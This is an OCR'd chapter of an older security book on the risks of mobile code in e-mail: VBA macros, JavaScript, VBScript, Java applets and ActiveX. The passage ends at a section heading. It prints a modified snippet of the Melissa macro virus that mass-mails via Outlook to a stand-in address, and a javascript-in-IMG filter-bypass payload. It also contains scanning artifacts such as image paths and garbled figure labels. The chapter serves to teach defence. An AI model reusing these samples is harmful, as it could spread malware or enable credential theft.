With mobile code, an HTML document can come into your system through e-mail, and a single hacker can initiate something malicious. Even worse, you or your company could specifically be targeted for an attack.

Mobile code travels in the body of an e-mail, not as an attachment. An attachment must be manually opened by the user in order to become active, and there is usually a warning to make sure the user knows there is a risk. With mobile code, it is executed when the e-mail is displayed, even in the preview pane. This is what makes mobile code somewhat uncontrollable, especially with novice users.


There are essentially two ways for mobile code to make the journey to a user's computer. With the first method, the mobile code is embedded directly into an e-mail message (Figure 3.1). This applies to scripting languages, such as JavaScript or VBScript.

Figure 3.1 Mobile Code Embedded in the Actual E-Mail Message


Sending Computer
HTML E-Moil Contoining Script (Jovo Script or VBScript)
HTML E-Moil Contoining Script (Jovo Script or VBScript)

The second way for mobile code to arrive on a computer is from a Web server (Figure 3.2). The mail arrives with only a reference to the mobile code, much the same as pictures in HTML are referenced to actual files that reside on a Web server. Only when the e-mail is opened (or viewed in the preview pane) is the code actually retrieved from the server. This applies to Java applets and ActiveX controls.

Figure 3.2 Mobile Code Residing on a Web Server


Sending Computer
HTML E-Mail Containing URL Reference to Code (Java Applet or ActiveX)
Your Computer
HTML E-Mail Retrieves Code When Opened
Server
Applet or ActiveX

Malicious Scripts or Macros

Probably the number-one form of attachment passed around the office is a word processor document, such as Word or WordPerfect. These documents can contain powerful macros that can do bad things just as easily as they can do good things. The prime example of the dark side of macros was the Melissa virus that caused major problems for system administrators.

Identifying Common Forms of Mobile Code

Mobile code is defined as any code that travels through a network to be executed on a computer, either on a browser or in an e-mail message. There are basically four types of mobile code: macro languages, such as Visual Basic for Applications (VBA); embedded scripts, such as JavaScript and VBScript; Java Applets; and ActiveX controls. The remainder of this chapter will discuss the various security issues with each of these, and precautions against these security threats.

Mobile code is very different from attachments you may receive as part of e-mail (Table 3.1). An attachment just sits there dormant until the user investigates it by opening it or saving it to disk. If the attachment is some sort of binary code or a script, it will not begin running until the user selects the attachment and chooses to execute it. These types of binary attachments are not restricted in what they can do. Once you start running them, they can read and write to your hard drive and transmit information.

Table 3.1 Attachments versus Mobile Code

Behavior	Attachment	Mobile Code
Sent in e-mail packet?	Yes	Not always
Executed when e-mail opened?	No	Yes
Restricted?	No	Yes

Mobile code is different because it will begin executing the second you open the e-mail. If mobile code was allowed to do anything it wanted to, such as reading and writing to your hard drive unrestricted, it would pose a major security threat. However, software architects had the foresight to restrict what mobile code was allowed to do. Restricting mobile code makes it less powerful, but it is worth reducing the power in order to give users a safe Internet experience. These restrictions vary, depending on the language used to create the mobile code. We examine each of these restrictions later in the chapter.

Mobile code is sometimes sent to a computer within the HTML code. JavaScript and VBScript are always included in the body of the HTML code as shown in Figure 3.1. Java applets and Active X controls, however, typically reside on another server somewhere on the Internet. The code is sent to the computer once the Web page or e-mail is displayed on the screen.

There are also differences between the permanence of the various types of mobile code. ActiveX code is normally permanent once it is installed, so it will continue to use the hard drive on a user's machine. Java applets, however, will be retrieved and executed only when the e-mail is opened—no copy is stored permanently on a user's PC (except for temporary storage in the disk cache folder). This topic is discussed more thoroughly later in the chapter.

Macro Languages: Visual Basic for Applications (VBA)

There is another type of code that is just as dangerous as the types of mobile code we have introduced. Since this code travels with documents, and these documents travel over networks, it almost qualifies as mobile code. We are talking about *macro languages.* Visual Basic for Applications (VBA) is a macro language that allows users of Microsoft Office to add almost unlimited functionality to their Office documents. As macro languages go, VBA is extremely powerful. It allows all of the menu functions of an application to be executed from code (including disk operations), and it allows interaction with ActiveX controls.

All of the applications in Office 97 and Office 2000 can make use of VBA, including Power Point, Word, Excel, and Access. VBA isn't just limited to Microsoft products. Since it is an accepted, well-developed, and powerful macro language, other application developers have adopted it. For example, Autodesk has jumped on board and implemented VBA in AutoCAD 2000. This should give AutoCAD users unprecedented control of their creations, while allowing them to program in a familiar language.

Although there are similarities in syntax, VBA is not the same as Visual Basic (Table 3.2). Visual Basic includes an *integrated development*

environment (IDE) for creating stand-alone applications. VBA, on the other hand, only runs when one of the Office Suite (or third-party) applications is running. VBA code is not compiled, but rather executed operation by operation from *pseudo code* (p-code).


Table 3.2 Comparing VBA with Visual Basic

VBA	Visual Basic
Tightly integrated into the host application	Used to create stand-alone applications
Source code created in host application	Source code created in stand-alone IDE
Code saved as part of document	Code saved in independent file
Not compiled (p-code)	Compiled code

VBA originally appeared in Excel 5.0. The other Office applications had macro languages but they were all using different flavors. For example, Word used a macro language called WordBasic, and Access 1.0 used Access Basic. As of Office 97, all applications, including PowerPoint, use the standard VBA language and a similar composition tool. The applications also allow a user to record a macro. Once the macro is recorded as VBA source code, it can be viewed and edited accordingly. This is a very useful feature for users who have a rudimentary programming knowledge, but may not be entirely familiar with the VBA commands.

VBA is executed as a result of either user-initiated commands or events. In the example shown in Figure 3.3, the message "You opened the document." will be displayed every time this particular document is opened. This macro is not stored in the Normal template, and will therefore not execute when new or existing documents are opened. If a VBA macro is stored in a separate module, it can be called from the Tools menu whenever the user wishes to activate it. For example, an office that does billing could create a macro to insert a billing form into the document automatically. There is a danger inherent in this capability, however. If a macro gets to the Normal template, then it has the potential to infect all of the documents that are created with Word. Let's examine this in more detail.

Figure 3.3 Examining the VBA Editing Tool




Security Problems with VBA

Microsoft has been criticized for making VBA too powerful, and some users have even gone so far as to call VBA the "Virus Builder Accessory." In the case of VBA, I think it is better to give more power to users and developers than to intentionally hobble it just for the sake of a few hackers. The real problem with earlier versions of Office 97 was that it would allow a macro to run unchecked as soon as an Office document was opened. If a document contained unexpected VBA code, there was no warning to the user that this was potentially dangerous. The patched version of Office 97 now informs the user if a macro is contained in the document (see Figure 3.4).

The problem with running macros unchecked is that they can contain a Trojan horse, or even worse, a *macro virus*. A macro virus is code that's stored in the macros within a document or template. In the case of a Word document, once it is opened, the macro virus is executed and stored in your Normal template. From then on, each Word document you save is also infected with the macro virus. If a user sends this document to other users and they open it, the macro virus is transmitted to their computer as well. The potential to infect entire networks is readily apparent.

Figure 3.4 Word Informing a User that the Document Contains a Macro



Tools & Traps…

The Melissa Virus

In March 1999, the world saw what a VBA virus was capable of. A regular VBA virus can propagate by hiding in the Normal.dot template, and has the potential to spread when new documents are created and used by others. This would be fairly easy to stop because of its slow movement, and in all probability, it would be detected before it spread very far. The Melissa virus, on the other hand, was specifically programmed to move fast.

The Melissa virus arrived as an e-mail attachment. It embedded itself in the template file, but it also mailed itself as an attachment to the first 50 users in the user's Outlook Address Book. The heading of the e-mail message read, "An important message from (sender name)," and the body of the message read, "Here is that document you asked for…don't show anyone else;-)." Since the e-mail would appear to come from someone familiar,

Continued

many people opened it before they realized that it was dangerous. I think even the most sophisticated computer users might have fallen for this one initially.

There were also a few other clever features. If the virus attacked via Word 2000, it lowered the security setting to the lowest level by modifying the Registry. It also disabled the Word menu commands (Macro, Security) that allow the user to reinstate security settings.

The result was probably more chaotic than the creator imagined. In larger organizations, the increased e-mail traffic from this was enough to shut down mail servers. Large corporations such as Intel and Microsoft were hit hard. Microsoft was forced to suspend its inbound and outgoing e-mail for the entire Friday. Considering there was a social engineering aspect to this virus (it had to convince users to open the document), it spread amazingly fast.

The possibility of someone creating a macro-virus was first brought up in about 1996, but it wasn't until the Melissa virus appeared in 1999 that the impact was felt on a global scale. Melissa was created with VBA in a Word document. The following code snippet has been modified slightly from the original Melissa code. The code will create an instance of Outlook and send out an e-mail that claims to be from the current user. If we replaced the code in Figure 3.3 with the following Melissa code (and attached the document to an e-mail message), the macro would be able to spread:

```
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
BreakUmOffASlice.Recipients.Add attacker@example.com
BreakUmOffASlice.Subject = "Important Message From" &
    Application.CurrentUser
```

```
BreakUmOffASlice.Send
DasMapiName.Logoff
```


This code has been modified somewhat, but it shows the basic idea in order to get an instance of Outlook using VBA. As you can see, VBA definitely has all the power a hacker needs to cause trouble. Now let's examine ways to protect against these kinds of threats.

Protecting against VBA Viruses

In order for users to scan for these viruses, they need to purchase and install anti-virus software on the network computers. These are available from McAfee and Norton Utilities. However, one of their best defenses against VBA macro viruses is to use common sense when alerted to the presence of a macro. If users were expecting the document to contain useful macros, then they may want to open the document with its macros enabled. For example, if they receive a common order form used in their company, then they will likely want to select "Enable Macros." However, if they don't expect the document to contain macros, or the source is a network or Internet site that they don't know or trust or that is not secure, then they will decide to disable macros.

Users would leave the default option to enable macro protection by going to Word's Tools menu and selecting Options (Figure 3.5).

Figure 3.5 Word Macro Settings



If a macro virus is detected with a virus scanner, it is quite easy for a user to view the macro code. They would select **Tools | Macro | Visual Basic Editor** to see a screen similar to Figure 3.3. On the left-hand side is a window labeled **Project**. This window allows you to navigate through the various templates and documents that contain code. If you click on the plus sign on Normal and then double-click on any objects that appear, any macro code should appear in the window on the right-hand side.

The one Office 97/2000 product that is still not secure is Access. There is a good reason for this, however. Access relies heavily on VBA for displaying forms and adding functionality to forms. If VBA was disabled, Access would cease to be very useful at all. The forms, which are used extensively in Access, are generated using VBA code. For this reason, Access documents could still be subject to macro viruses, but it probably is not that common to find e-mail with an Access database attachment. Usually, a user would find it strange to receive a whole database from someone unless it was expected. Word and Excel are far more common attachments to receive. This doesn't mean that someone could not come up with a good social engineering trick that would lure someone into opening it, however.

JavaScript

JavaScript is an extremely useful language to allow a programmer of an HTML document to go above and beyond what plain HTML code can do. Using JavaScript, a programmer can verify information in fields, display messages to a user, or even create animations that react to mouse movements. JavaScript is an embedded script, meaning that it is contained right in the HTML code of a document. Most of the security holes found in JavaScript have been patched, since it has been around for such a long time. It was first introduced in 1995 with version 2.0 of Netscape Navigator. Despite sharing the same name, JavaScript is different from Java in almost every aspect except a few (Table 3.3).

Table 3.3 Differences between JavaScript and Java

JavaScript	Java Applets
Can access any part of an HTML document	Restricted to a rectangle on an HTML document
Script commands interpreted line by line	Byte-code is stored in class files
Simple interactions with HTML document	Complex applications and processing
Developed by Netscape	Developed by Sun Microsystems

So why use the same name to describe the language? The main similarity is the syntax of JavaScript. The structure and commands in JavaScript borrow heavily from Java. Netscape decided to use this design to make it easier for Java programmers to learn JavaScript.

JavaScript Security Overview

JavaScript was designed for the express purpose of interacting with a Web page. This means that JavaScript is only able to view information contained on the same document in which it is embedded. If someone sends e-mail with JavaScript, it cannot really invade the recipient's privacy when using a mail program such as Outlook, because the information it is able to see is on the same document that was sent with the JavaScript code. It does, however, open up some not-so-great possibilities if the recipient is using a Web based e-mail account such as Hotmail, Yahoo! Mail, or PortableOffice.com.

Early versions of JavaScript did not allow access to user files under any circumstances. However, starting in Netscape 4.0 and later, JavaScript can request additional privileges from the user, such as saving to the hard drive.. If the user feels he can trust the signer of the certificate, he can choose to allow the script access to otherwise prohibited resources.

JavaScript is quite secure; however, in the past problems have been caused by the implementation of JavaScript by Netscape and Microsoft. There are several documented examples of using JavaScript to secretly

send e-mail, and upload data files from disk. As with all things, the maturing of these products has eliminated most of the holes.

There is one other security-related item that should be pointed out. Under Netscape, JavaScript 1.3 has the ability to interact with plug-ins. A *plug-in* is a small program, such as the Shockwave player, that increases the functionality of a browser. JavaScript can actually get a reference to any plug-in, and call on the methods and properties of that plug-in.

Security Problems

Most JavaScript holes are not very serious and generally involve infringements on the user's privacy. As mentioned previously, the model for JavaScript is quite secure, but in the past, the implementation has not always been perfect, and people have found holes that allowed them to get around the security.

Most of the holes causing browser-specific problems have been patched. The major point of weakness with JavaScript is that it has the ability to read data from any Web page. This can cause problems for Web-based e-mail services such as PortableOffice.com. Someone could send e-mail to you with some JavaScript code. As soon as you view the e-mail, it could do any number of things, such as read what else is in the document, send mail to someone else, or keep monitoring activity as you read your mail. Using frames, it could continue to run outside the frame but view the information within the frame, which could be your e-mail in your Web-based account.

This problem was first encountered with Hotmail (formerly known as Rocket Mail). Hotmail has attempted to combat these threats by neutralizing any JavaScript sent to their site. In programming terms, the server intercepts e-mail messages and removes any JavaScript code.

Even after they applied this security filter, some intrepid hackers found a way around this patch. Although JavaScript was supposed to be neutralized, they found a way to allow JavaScript code to execute in an e-mail message. This exploit worked both on Internet Explorer 5 and Netscape Communicator 4. The hackers realized that JavaScript commands could be executed by fooling the browser into thinking it was an

image. They inserted the following line into HTML code to invoke a JavaScript pop-up window:

```
<IMG LOWSRC="javascript:alert('JavaScript message.')">
```

This caused Hotmail to go back to the drawing board and redesign their JavaScript filter. Now when you view source code of the message, you will find it has been converted to:

```
<IMG lowsrc="javascript:Filtered()">
```

Exploiting Plug-In Commands

Netscape uses plug-ins for adding advanced functionality, as mentioned previously. JavaScript has the ability to communicate with a plug-in and call methods. If a plug-in existed that allowed files to be read or written using one or more of these methods, this would constitute a major security risk.

For example, imagine if the Shockwave plug-in allowed files to be read from disk. A hacker could use this method, easily called from JavaScript, to also read files from disk. This is called piggybacking functionality. As far as know, this type of attack has not been exploited yet.

Web-Based E-Mail Attacks

The most serious consequence of JavaScript comes when using a Web-based mail service. Executing JavaScript when the user opens a Web-based e-mail message allows the JavaScript code to essentially take over what is displayed on the screen. This could completely fool users into thinking they were working in the normal Hotmail system, when in fact, everything they were doing was being monitored and perhaps sent back to a server on the Internet.

Let's look at an example. Imagine you open a message with embedded JavaScript on a Web-based e-mail service such as PortableOffice.com. The code in the e-mail could easily display a fake login screen to make you think that PortableOffice.com was asking for your password again. If you were fooled, you might enter your information, thinking it was normal, and before you realize what has happened,

your e-mail password is stolen. Using Web page faking, it is also possible for JavaScript to read user's messages, to send messages under a user's name, and do other mischief. It is also possible to get the cookie from the current Web page, which can be dangerous depending on what information is stored in the cookies.

Most browser-based e-mail services deliberately neutralize all JavaScript to prevent such attacks.

Social Engineering

Social engineering is the other tactic a hacker could use to steal information, such as a password. This threat is very hard to neutralize from a technical point of view. A hacker's goal in this case is to earn his or her subject's trust. He or she can do this in a number of ways, usually be pretending to belong to a large company or even the company for which you work! The hacker could do this by sending e-mail with the company logo in the corner, and then claim that he or she needs to "verify" the user's password. Another tactic is to earn the user's trust by pretending that the request for a password is coming from the computer. JavaScript can enact a delay timer, and after 10 seconds or so (if the e-mail remains onscreen that long), a message will pop up. The message can say anything, such as claiming it is Windows NT asking for a password. As you can see in Figure 3.6, the message may not look that authentic. The title bar on the window says "Explorer User Prompt," and the window is quite wide. If the message is persistent and keeps popping up, though, some users will just type it in to make it go away, rather than calling the help desk about it.

Figure 3.6 A Dialog Box in JavaScript



Lowering JavaScript Security Risks

Precautions that administrators will take to protect their users from damage include, first and foremost, making sure that users have the latest software versions and that they have all the patches. As we mentioned in this section, most holes with JavaScript were related to the implementation of the scripting language on the part of browser makers.

If they are using Web-based mail, administrators will make sure that users subscribe to a service that filters out potential security threats. Hotmail and others remove any JavaScript from incoming messages before you see them; other Web-based e-mail providers may be more casual toward security threats, so they may not provide filtering of scripting. A more radical step is that they might disable JavaScript. There is also an option for the program to prompt the user each time JavaScript is run, but then users might get an overwhelming number of prompts. Netscape allows users to disable JavaScript either for the browser only or for mail only.

VBScript

The other embedded scripting language out there that you can use in HTML documents is Microsoft VBScript. VBScript is short for Visual Basic for Scripting Edition. As the name suggests, the syntax of the language looks very similar to Visual Basic, much like JavaScript resembles Java. It offers approximately the same functionality as JavaScript in terms of interaction with a Web page. The main difference is that VBScript can interact with ActiveX controls that a user has installed.

VBScript only works with Microsoft Internet Explorer and Outlook, so it is not nearly as popular in Web pages as JavaScript is. The only way to get VBScript working with Netscape Messenger or Navigator is to download a plug-in for Netscape, such as ScriptActive. This is an extra step that many users will avoid because they aren't aware of it or don't want to be bothered. However, Internet Explorer is included with all Windows systems, which gives it a larger install base than Netscape has. According to Microsoft, Internet Explorer is used by about 90 percent of users on the Internet, so some organizations may not be concerned that the Netscape users are left out.

VBScript Security Overview

VBScript was designed by Microsoft to be safe to run in browsers and HTML e-mail messages. As long as designers of these applications implement the scripting language properly into their applications, theoretically there shouldn't be any problems. Standard Visual Basic has ways of performing disk operations, but with VBScript, all potentially unsafe operations have been removed from the language. The list of commonly used Visual Basic operations you won't find in VBScript includes:

- File I/O
- Dynamic Data Exchange (DDE)
- Object instantiation
- Direct Database Access (DAO)
- Execution of DLL code

VBScript will execute automatically once you open a piece of e-mail in Microsoft Outlook or Outlook Express. VBScript itself is basically limited to accessing data on the HTML document. This includes ActiveX controls and, as we shall see, opens many not-so-great possibilities.

VBScript Security Problems

As a result of being able to command ActiveX controls that may be installed, there are points of weakness associated with VBScript. The same is true for JScript, Microsoft's altered version of JavaScript. Microsoft wanted JavaScript to interact with ActiveX controls too, so they went ahead and modified their version of it. Unfortunately, their modifications can be quite unsafe.

You might think that the removal of dangerous Visual Basic commands would close any possible security problems. This is true with VBScript on its own, but as mentioned in the previous section, VBScript can access ActiveX components. This opens up almost unlimited possibilities as to what can be done with an otherwise limited scripting language. Every door that was closed by the removal of these hazardous

operations can now be opened, if the proper ActiveX control exists on the system.

There are many things a hacker can do with VBScript, as long as it has unrestricted use of any ActiveX control it can find. Fortunately, the latest versions of Outlook Express distinguish between safe controls and unsafe controls, as we shall soon see.

VBScript also can be used for the social engineering type of hacks. It can display a dialog box and request a user to enter information as shown in Figure 3.7. These are the same risks associated with various types of social engineering. This can be very persistent and not go away until something is entered, which can wear a user down into entering the password. Fortunately, the title bar identifies the dialog box as belonging to VBScript, so this will catch only the most unsophisticated users.

Figure 3.7 A VBScript Dialog Box



The real problems occur when VBScript interacts with ActiveX controls. Some existing ActiveX controls have commands that are not totally safe, such as accessing disk files. If a VBScript author wants to do malicious things on a Web page or in an e-mail message, all he or she needs to do is look for the unique CLASSID number that corresponds to the ActiveX control. Once the hacker finds a control to use, the VBScript code will have instant access to the functionality of that control. In addition, as mentioned, some controls allow operations to be done on your users' systems that you might not want. There are many popular controls out there, such as Adobe Acrobat, that almost every browser user has installed. A hacker can be reasonably sure that he or she will be able to interact with this control, due to Acrobat's popularity.

VBScript Security Precautions

It is difficult for users to know exactly what controls exist on their systems that may be vulnerable to VBScript attacks. Microsoft has provided no good way to keep track of which ActiveX controls are installed.

What will they do once they find out there is a bad control on their system? First, they should upgrade their version of the control. For example, Adobe has acknowledged the problem with its Acrobat Reader control and has a patch, which is available on their Web site.

Upgrading all their software is their best choice. Microsoft is taking steps with Outlook Express/Internet Explorer to reduce the risks. As mentioned in the previous section, ActiveX controls can now be marked as safe or unsafe for scripting. Microsoft's latest versions of Outlook Express and Internet Explorer will allow settings to be customized, so users have the option to not allow scripting languages to access ActiveX controls marked as unsafe.

They could also take the extreme move of completely disabling the script. This would greatly reduce the functionality of the Web pages and e-mail content you create for your customers' experience. Another option is to uninstall the offending piece of software entirely, and not all controls will have neat uninstall options.

Java Applets

Java applets cannot see any data on an HTML page, since they are restricted by the *sandbox* in what they can do. This means that they cannot get information about anything on the HTML document on which they appear.

All Java code is executed in a *virtual machine* that is an executable program that translates the byte-code. When a programmer uses a Java compiler (or *javac*) to compile Java source code, the compiler creates *byte-code*, which is different from compiled machine code. In contrast, a C-compiler creates *machine code* that runs right at the operating system or chip level, but byte-code can only be translated by the virtual machine. Essentially, a virtual machine is just an executable program that translates the Java byte-code and allows it to run on a PC.

When a user browses to a Web page with an applet, it is the browser's virtual machine that begins executing the Java applet. There are emulators that can run code for many other systems, such as Macintosh, Linux, and Windows. The same code that runs on the Windows machine will theoretically run just as well on the Macintosh machine. The Java Virtual Machine (JVM) is similar to an emulator in that the same Java byte-code will run on a variety of operating systems. Think of the Java VM as a Java emulator.

This byte-code does not have direct contact with the operating system. It must be filtered through the VM before it can do any operations directly to the OS. Since the code is run through a virtual machine, restrictions can be placed on what the code is allowed to do under different circumstances. Normally, when a Java program is run off a local machine, it has the ability to read and write to the hard drive at will, and send and receive information to any computer that it can contact on a network. If the code is programmed as an applet, however, it becomes more restricted in what it can do.


Applets cannot normally read or write data to a local hard drive (unless they request more privileges). This means in theory that a user is perfectly safe from having data compromised by running an applet on his or her system. Applets may also not communicate with any other network resource except for the server from which the applet came. This protects the applet from contacting anything on an internal network and trying to do malicious things.

Granting Additional Access to Applets

There are times when an applet might need to save some data to the user's local hard drive; for example, if a user has just used an applet to automatically generate a poem he or she may want to send to someone else. The Java applet can ask for permission to connect to another socket outside of the URL the applet came from.

Using the *trust model* of security, an applet can display a certificate and request additional access to system resources (Figure 3.8). Certificate authorities such as VeriSign and RSA Security will verify the programmer is who you say you are, and that the code from your site has not been modified.

Figure 3.8 An Applet Requesting Additional Access



If a user is sent an applet that uses a digital certificate, several things can happen. Within a browser such as Internet Explorer or Netscape Navigator, the user should see the certificate displayed properly. This also goes for Web-based e-mail services such as Hotmail. E-mail client software is a little different, however. Netscape Messenger takes the cautious approach and refuses to run any applet that asks for more permission. On my system, Outlook Express actually becomes a little unstable and crashes if an e-mail requests additional permission in this fashion.

Security Problems with Java

For the most part, Java applets cannot do any serious damage to system data, or do very much snooping. There have previously been several holes in the implementation of the JVM by Microsoft and Netscape, but as the products mature, they become more solid. There have been holes discovered as recently as August 2000 (if you are interested in the latest, visit Sun's Java Security site at http://java.sun.com/security/). These have mostly been killed off, but there are still some malicious things that can be done. Let's explore some of these.

Background Threads

Applets are capable of creating *threads* that run constantly in the background. A thread is a block of code that can execute simultaneously with other blocks of code. Even after the user closes the e-mail or one

browser window and moves on, the threads can keep running. This can be annoying, depending on what the thread is doing. Some annoying threads just play sounds repeatedly, and closing the offending piece of e-mail will not stop it. The only way to kill a rogue thread is to completely close all your browser windows or exit your e-mail program.

Applets also exist that, either intentionally or through bad programming, will use a lot of memory and CPU power. Usually, they do this by creating many threads that all do some sort of computation or employ a memory leak. If they use too much, they can slow a system or even crash it. This type of applet is very easy to write, and very effective at shutting down a system.

Contacting the Host Server

As we have learned, an applet may not contact other servers on the Internet except for the server on which the applet originated. If you send out spam mail, you could use an applet to verify that the recipient's e-mail address is still active. As soon as the recipient opens the e-mail, the applet can contact its own originating server on the Internet and report that he or she has read the e-mail. It can even report the time it was opened, and possibly how long the recipient read it. This is not directly damaging to a system, but it's an invasion of privacy.

Java Security Precautions

The only pieces of information an applet can obtain are the user's locale (the country setting for the operating system), the size of the applet, and the IP address information. The security model for applets is quite well done, and generally, there is no serious damage that can be caused by an applet, as long as the user retains default settings for Internet security.

There is not much a user can do to prevent minor attacks. The first thing security-conscious users would want to do is use the latest versions of Internet Explorer and Netscape. If they suspect something unusual is going on in the background of their system, they can delete any e-mail they don't really trust, and exit the mail program. This will stop any Java threads from running in the background.

If users are very security conscious, they might take the safest course and deactivate Java completely.

This will also disable Java for the Netscape browser (there is no option for disabling it under mail only). With Java disabled, a user's Internet experience will probably not be as rich as your program intended it to be.

ActiveX Controls

Microsoft's answer to embedded Java applets is ActiveX. ActiveX controls can look similar to Java applets from a user point of view, but the security model is quite different. Also, Java can be run on virtually any operating system, including Windows, Linux, and Macintosh, whereas ActiveX components are distributed as compiled binaries, so they will only work on the operating system for which they were programmed. In practical terms, this means that they are only guaranteed to run under Microsoft Windows. For this reason, ActiveX is not quite as popular for programming Web page content, because it doesn't work on a very broad range of PCs using the Internet.

ActiveX originally only worked with Internet Explorer and Outlook Express. It will also work with Eudora, since Eudora now shares the same code for viewing HTML content as Internet Explorer. It will not, however, work with Netscape Navigator or Netscape Messenger unless an ActiveX plug-in is installed for the browser.

Java applets are not installed to a user's system, and once the user leaves the Web page, the applet will disappear from the system (it might stay in the cache directory for a limited time). ActiveX components can be installed temporarily or, more frequently, permanently. One of the most popular ActiveX components is the Shockwave player by Macromedia. Once installed, it will remain on the user's hard drive until you elect to remove it.

ActiveX Security Overview

ActiveX relies entirely on *authentication certificates* in its security implementation, which means that the security model relies entirely on

human judgment. With this model, a user can be nearly 100-percent sure that an ActiveX control is coming from the entity that is stated on the certificate.

To prevent digital forgery, a signing authority is used in conjunction with the authenticode process to ensure that the person or company on the certificate is legitimate. As with Java applet signing, VeriSign can act as the signing company.

With this type of security, a user knows that the control is reasonably authentic, and not just someone claiming to be Adobe or IBM. He or she can also be relatively sure that it is not some modification of your code (unless your Web site was broken into and your private key was somehow compromised). While all possibilities of forgery can't be avoided, the combination is pretty effective; enough to inspire the same level of confidence a customer gets from buying "shrink wrapped" software from a store. This also acts as a mechanism for checking the integrity of the download, making sure that the transfer didn't get corrupted along the way.

Internet Explorer will check the digital signatures to make sure they are valid, and then display the authentication certificate asking the user if he or she wants to install the ActiveX control. At this point, the user is presented with two choices: accept the program and let it have complete access to the user's PC, or reject it completely.

There are also unsigned ActiveX controls. Authors who create these have not bothered to include a digital signature verifying that they are who they say they are. The downside for a user accepting unsigned controls is that if the control does something bad to the user's computer, he or she will not know who was responsible. By not signing your code, your program is likely to be rejected by customers who assume that you are avoiding responsibility for some reason.

The default setting for Microsoft Internet Explorer is actually to completely reject any ActiveX controls that are unsigned. This means that if an ActiveX control is unsigned, it will not even ask the user if he or she wants to install it. This is a good default setting, because many people click on dialog boxes without reading them. If someone sent you an e-mail with an unsigned ActiveX control, Outlook Express will ignore it by default.

Two scripting languages can access the functions of an ActiveX control: VBScript and JScript these were referred to earlier. In the newer versions of Outlook Express and Internet Explorer (4.*x* and 5.*x*), Microsoft has implemented a security model that allows ActiveX controls to be marked safe or unsafe for scripting. If you develop an ActiveX control with methods that allow it to do potentially malicious activities (such as read or write to the hard drive), you can mark it as "unsafe for scripting."

This, in theory, should allow only safe controls to be accessed by scripting languages. There are still some major points of weakness in this model of security, which we will now explore.

Security Problems with ActiveX

